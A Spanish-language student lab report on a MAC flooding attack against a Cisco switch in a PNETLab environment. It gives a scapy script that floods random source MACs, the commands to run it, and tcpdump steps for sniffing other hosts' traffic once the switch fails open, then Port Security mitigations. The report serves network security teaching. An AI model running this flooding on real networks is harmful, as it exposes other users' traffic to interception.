



ESTUDIA EN EL
INSTITUTO
TECNOLÓGICO DE LAS
AMÉRICAS (ITLA)

Institución:
Instituto Tecnológico de Las
Américas

Asignatura:
Seguridad de Redes

Trabajo:
Ataque MAC Flooding

Estudiantes:
Jordy Rosario

Matricula:
20250737

Docente:
Jonathan Esteban Rondon Corniel

FECHA DE ENTREGA:
05/06/2026

Índice

Enlace a GitHub.....	3
1. Objetivo del Laboratorio	3
2. Objetivo del Script.....	3
2.1 Parámetros de Uso.....	3
2.2 Requisitos del Sistema	4
3. Funcionamiento del Script.....	5
Bloque 1: Importación de Módulos	5
Bloque 2: Manejador de Salida Limpia	5
Bloque 3: Construcción del Paquete.....	5
Bloque 4: Bucle de Inyección con Modo Dual.....	5
4. Documentación de la Red	7
4.1 Topología	7
4.2 Tabla de Dispositivos y Direccionamiento IP	7
5. Ejecución del Ataque	9
Paso 1: Preparar el entorno.....	9
Paso 2: Verificar la tabla CAM antes del ataque.....	9
Paso 3: Lanzar el ataque.....	9
Paso 4: Verificar el desbordamiento en SW2.....	9
Paso 5: Verificar el comportamiento fail-open.....	9
Paso 6: Detener el ataque	10
6. Capturas de Pantalla.....	10
7. Contramedidas y Mitigación	13
Contramedida 1: Port Security — Límite de MACs (Recomendado).....	13
Contramedida 2: Aplicar en todos los puertos de acceso	13
Contramedida 3: Recuperar puerto err-disabled.....	13
Resumen de contramedidas.....	13
8. Video Demostrativo.....	14
9. Referencias.....	14

Enlace a GitHub

Enlace a GitHub

https://github.com/Jordy513/P1_MAC_Flooding_20250737

1. Objetivo del Laboratorio

El objetivo de este laboratorio es demostrar las vulnerabilidades de la tabla CAM (Content Addressable Memory) de los switches Cisco frente a la inundación masiva de tramas con MACs de origen falsas y aleatorias.

Se busca evidenciar específicamente:

- Cómo un atacante puede desbordar la tabla CAM de un switch llenándola con entradas MAC falsas.
- Cómo al agotarse la tabla CAM, el switch entra en modo fail-open y comienza a reenviar todas las tramas por todos sus puertos (comportamiento de hub).
- Cómo este comportamiento expone el tráfico unicast de todos los hosts de la VLAN al atacante.
- La efectividad de Port Security como contramedida en switches Cisco.

Este laboratorio se realiza en un entorno controlado con fines exclusivamente educativos dentro del curso de Seguridad de Redes del ITLA.

2. Objetivo del Script

El script `JordyRosario_20250737_MAC_Flooding.py` genera e inyecta de forma continua tramas Ethernet con direcciones MAC de origen y destino completamente aleatorias, forzando al switch a registrar una nueva entrada en su tabla CAM por cada trama recibida hasta agotarla.

El script admite dos modos de operación:

- Modo continuo: envía paquetes indefinidamente hasta que el usuario presiona Ctrl+C.
- Modo limitado: envía una cantidad específica de paquetes y se detiene automáticamente.

2.1 Parámetros de Uso

|

```
sudo python3 JordyRosario_20250737_MAC_Flooding.py <interfaz> [cantidad]
```

Parámetro	Descripción	Requerido	Ejemplo
interfaz	Interfaz de red desde donde se inundan las tramas	Sí	eth0
cantidad	Nº de paquetes. 0 o sin especificar = modo continuo	No	10000

Ejemplos de uso:

```
# Modo continuo
sudo python3 JordyRosario_20250737_MAC_Flooding.py eth0

# Modo limitado - 10000 paquetes
sudo python3 JordyRosario_20250737_MAC_Flooding.py eth0 10000
```

2.2 Requisitos del Sistema

Requisito	Detalle
Sistema Operativo	Kali Linux (virtualizado en QEMU/PNETLab)
Lenguaje	Python 3
Dependencia	scapy
Privilegios	sudo / root obligatorio (raw sockets en Capa 2)
Interfaz de red	Conectada al mismo segmento L2 que el switch objetivo

```
pip install scapy
```

3. Funcionamiento del Script

A continuación se explica el script bloque por bloque:

Bloque 1: Importación de Módulos

```
import sys, time, signal
from scapy.all import Ether, IP, sendp, RandMAC, RandIP
```

- `signal`: permite capturar Ctrl+C para mostrar el resumen final antes de salir.
- `RandMAC()`: genera una dirección MAC aleatoria de 6 bytes en cada llamada.
- `RandIP()`: genera una dirección IP aleatoria para dar cuerpo al paquete.
- `sendp`: envía paquetes directamente en Capa 2 sin pasar por la pila TCP/IP del sistema operativo.

Bloque 2: Manejador de Salida Limpia

```
def salida_limpia(sig, frame):
    print(f"\n[+] Ataque detenido.")
    print(f"[+] Total de paquetes enviados: {paquetes_enviados}")
    sys.exit(0)
```

- Captura la señal SIGINT (Ctrl+C) para mostrar el contador total de paquetes enviados antes de terminar.

Bloque 3: Construcción del Paquete

```
pkt = Ether(src=RandMAC(), dst=RandMAC()) / IP(src=RandIP(), dst=RandIP())
```

- `Ether(src=RandMAC())`: cada trama tiene una MAC de origen diferente — esta es la clave del ataque. El switch registra cada MAC origen nueva en su tabla CAM asociada al puerto del atacante.
- `Ether(dst=RandMAC())`: la MAC de destino también es aleatoria — el switch no la encontrará en su tabla y hará flooding de la trama.
- `IP(src=RandIP(), dst=RandIP())`: capa IP con IPs aleatorias que hacen las tramas más realistas, aunque no es obligatoria para el ataque.

Bloque 4: Bucle de Inyección con Modo Dual

```
while True:
    sendp(pkt, iface=interfaz, verbose=False)
    paquetes_enviados += 1
```


```
print(f"\r[>] Paquetes enviados: {paquetes_enviados}", end="",
flush=True)
if cantidad > 0 and paquetes_enviados >= cantidad:
    sys.exit(0)
```

- Sin delay entre envíos — maximiza la velocidad de llenado de la tabla CAM.
- Si cantidad > 0, el bucle se detiene automáticamente al alcanzar el límite.
- Si cantidad == 0, el bucle es infinito hasta Ctrl+C.
- verbose=False: suprime la salida de Scapy para no ralentizar el envío.

4. Documentación de la Red

4.1 Topología

La topología fue construida en PNETLab con dispositivos IOL de Cisco. El diagrama completo se encuentra en screenshots/topologia.png.



4.2 Tabla de Dispositivos y Direcccionamiento IP

El esquema de red utiliza la subred 20.25.37.0/24 derivada de la matrícula 20250737.

Dispositivo	Tipo	Interfaz	IP	VLAN	RoI
R1	Router IOL	e0/0	20.25.37.1/24	VLAN 10	Default Gateway
SW1	Switch IOL	e0/0, e0/1	N/A	Trunk 802.1Q	Switch Core
SW2	Switch IOL	e0/0–e0/3	N/A	e0/0 Trunk; e0/1–e0/3 VLAN 10	Objetivo del ataque
Kali Linux	VM QEMU	eth0 (SW2 e0/3), e1	20.25.37.100/24	VLAN 10 (Access)	Nodo Atacante
Docker	Contenedor	eth1	20.25.37.50/24	VLAN 10	Cliente Víctima A

Dispositivo	Tipo	Interfaz	IP	VLAN	Rol
VPC	VPC	eth0	DHCP .0/24	VLAN 10	Cliente Víctima B

5. Ejecución del Ataque

Paso 1: Preparar el entorno

```
pip install scapy
git clone https://github.com/Jordy513/P6_MAC_Flooding_20250737.git
cd P6_MAC_Flooding_20250737
```

Paso 2: Verificar la tabla CAM antes del ataque

```
SW2# show mac address-table count
SW2# show mac address-table dynamic
```

Anota la cantidad de entradas actuales y el límite máximo del switch.

Paso 3: Lanzar el ataque

```
# Modo continuo
sudo python3 JordyRosario_20250737_MAC_Flooding.py eth0

# O modo limitado para demo controlada
sudo python3 JordyRosario_20250737_MAC_Flooding.py eth0 5000
```

Paso 4: Verificar el desbordamiento en SW2

```
SW2# show mac address-table count
SW2# show mac address-table dynamic
```

Verás miles de entradas MAC falsas asociadas al puerto Et0/3 (Kali). Cuando la tabla está llena el switch entra en modo fail-open.

Paso 5: Verificar el comportamiento fail-open

En Kali, abrir otra terminal:

```
sudo tcpdump -i eth0 -n
```




Verás tráfico unicast entre otros hosts (Docker ↔ R1) llegando a la interfaz de Kali — el switch ahora se comporta como hub.




Paso 6: Detener el ataque


Ctrl+C

6. Capturas de Pantalla

Las capturas se encuentran en la carpeta /screenshots del repositorio.

#	Archivo	Descripción
1		Topología en PNETLab con nombre y matrícula visibles
2		show mac address-table count en SW2 antes del ataque
3		Script corriendo — contador de paquetes en tiempo real

#	Archivo	Descripción
4		SW2 con la tabla CAM llena de MACs falsas
5		tcpdump en Kali mostrando tráfico unicast de otros hosts
6		Port Security configurado en SW2

#	Archivo	Descripción
7		Puerto en err-disabled tras detectar el flooding

7. Contramedidas y Mitigación

La defensa principal contra MAC Flooding es Port Security, que limita la cantidad de MACs que puede aprender un puerto del switch, deteniendo el ataque en cuanto se supera el umbral configurado.

Contramedida 1: Port Security — Límite de MACs (Recomendado)

```
SW2# configure terminal
SW2(config)# interface ethernet 0/3
SW2(config-if)# switchport mode access
SW2(config-if)# switchport port-security
SW2(config-if)# switchport port-security maximum 5
SW2(config-if)# switchport port-security violation shutdown
SW2(config-if)# switchport port-security aging time 2
SW2(config-if)# end
SW2# write memory
```

Efecto: En cuanto el script supera las 5 MACs aprendidas en el puerto, el switch lo pone en estado err-disabled automáticamente, deteniendo el ataque por completo.

Contramedida 2: Aplicar en todos los puertos de acceso

```
SW2(config)# interface range ethernet 0/1 - 3
SW2(config-if-range)# switchport mode access
SW2(config-if-range)# switchport port-security
SW2(config-if-range)# switchport port-security maximum 5
SW2(config-if-range)# switchport port-security violation shutdown
SW2(config-if-range)# end
SW2# write memory
```

Contramedida 3: Recuperar puerto err-disabled

```
SW2# configure terminal
SW2(config)# interface ethernet 0/3
SW2(config-if)# shutdown
SW2(config-if)# no shutdown
SW2(config-if)# end
```

Resumen de contramedidas

Contramedida	Comando	Alcance	Efecto
Port Security (máx. MACs)	switchport port-security maximum 5	Por puerto	Limita MACs aprendidas por puerto
Violación shutdown	switchport port-security violation shutdown	Por puerto	Puerto a err-disabled al superar el límite
Aging time	switchport port-security aging time 2	Por puerto	Elimina MACs inactivas cada 2 minutos
Port Security en rango	interface range ethernet 0/1 - 3	Múltiples puertos	Protección masiva en un solo bloque

8. Video Demostrativo

Enlace: https://youtu.be/bjlqSAW_SqA

Contenido del video:

- Topología visible con nombre y matrícula.
- Hora y fecha del sistema visible.
- Cara y voz del autor.
- Tabla CAM antes del ataque (show mac address-table count).
- Script inundando la tabla CAM con MACs falsas.
- SW2 con tabla CAM desbordada.
- Tráfico unicast de otros hosts visible en tcpdump (fail-open).
- Aplicación de Port Security.
- Puerto en err-disabled tras el flooding.

9. Referencias

- Cisco Systems. (2023). Port Security Configuration Guide.
- Cisco Systems. (2023). Understanding and Configuring the MAC Address Table.
- Biondi, P. et al. (2024). Scapy Documentation. <https://scapy.readthedocs.io/en/latest/>
- IEEE. (2018). IEEE 802.1Q — Bridges and Bridged Networks.
- ITLA. (2026). Seguridad de Redes — Material de Curso 2026-C-2.
- Troubleshooting y documentación apoyado en Inteligencia Artificial.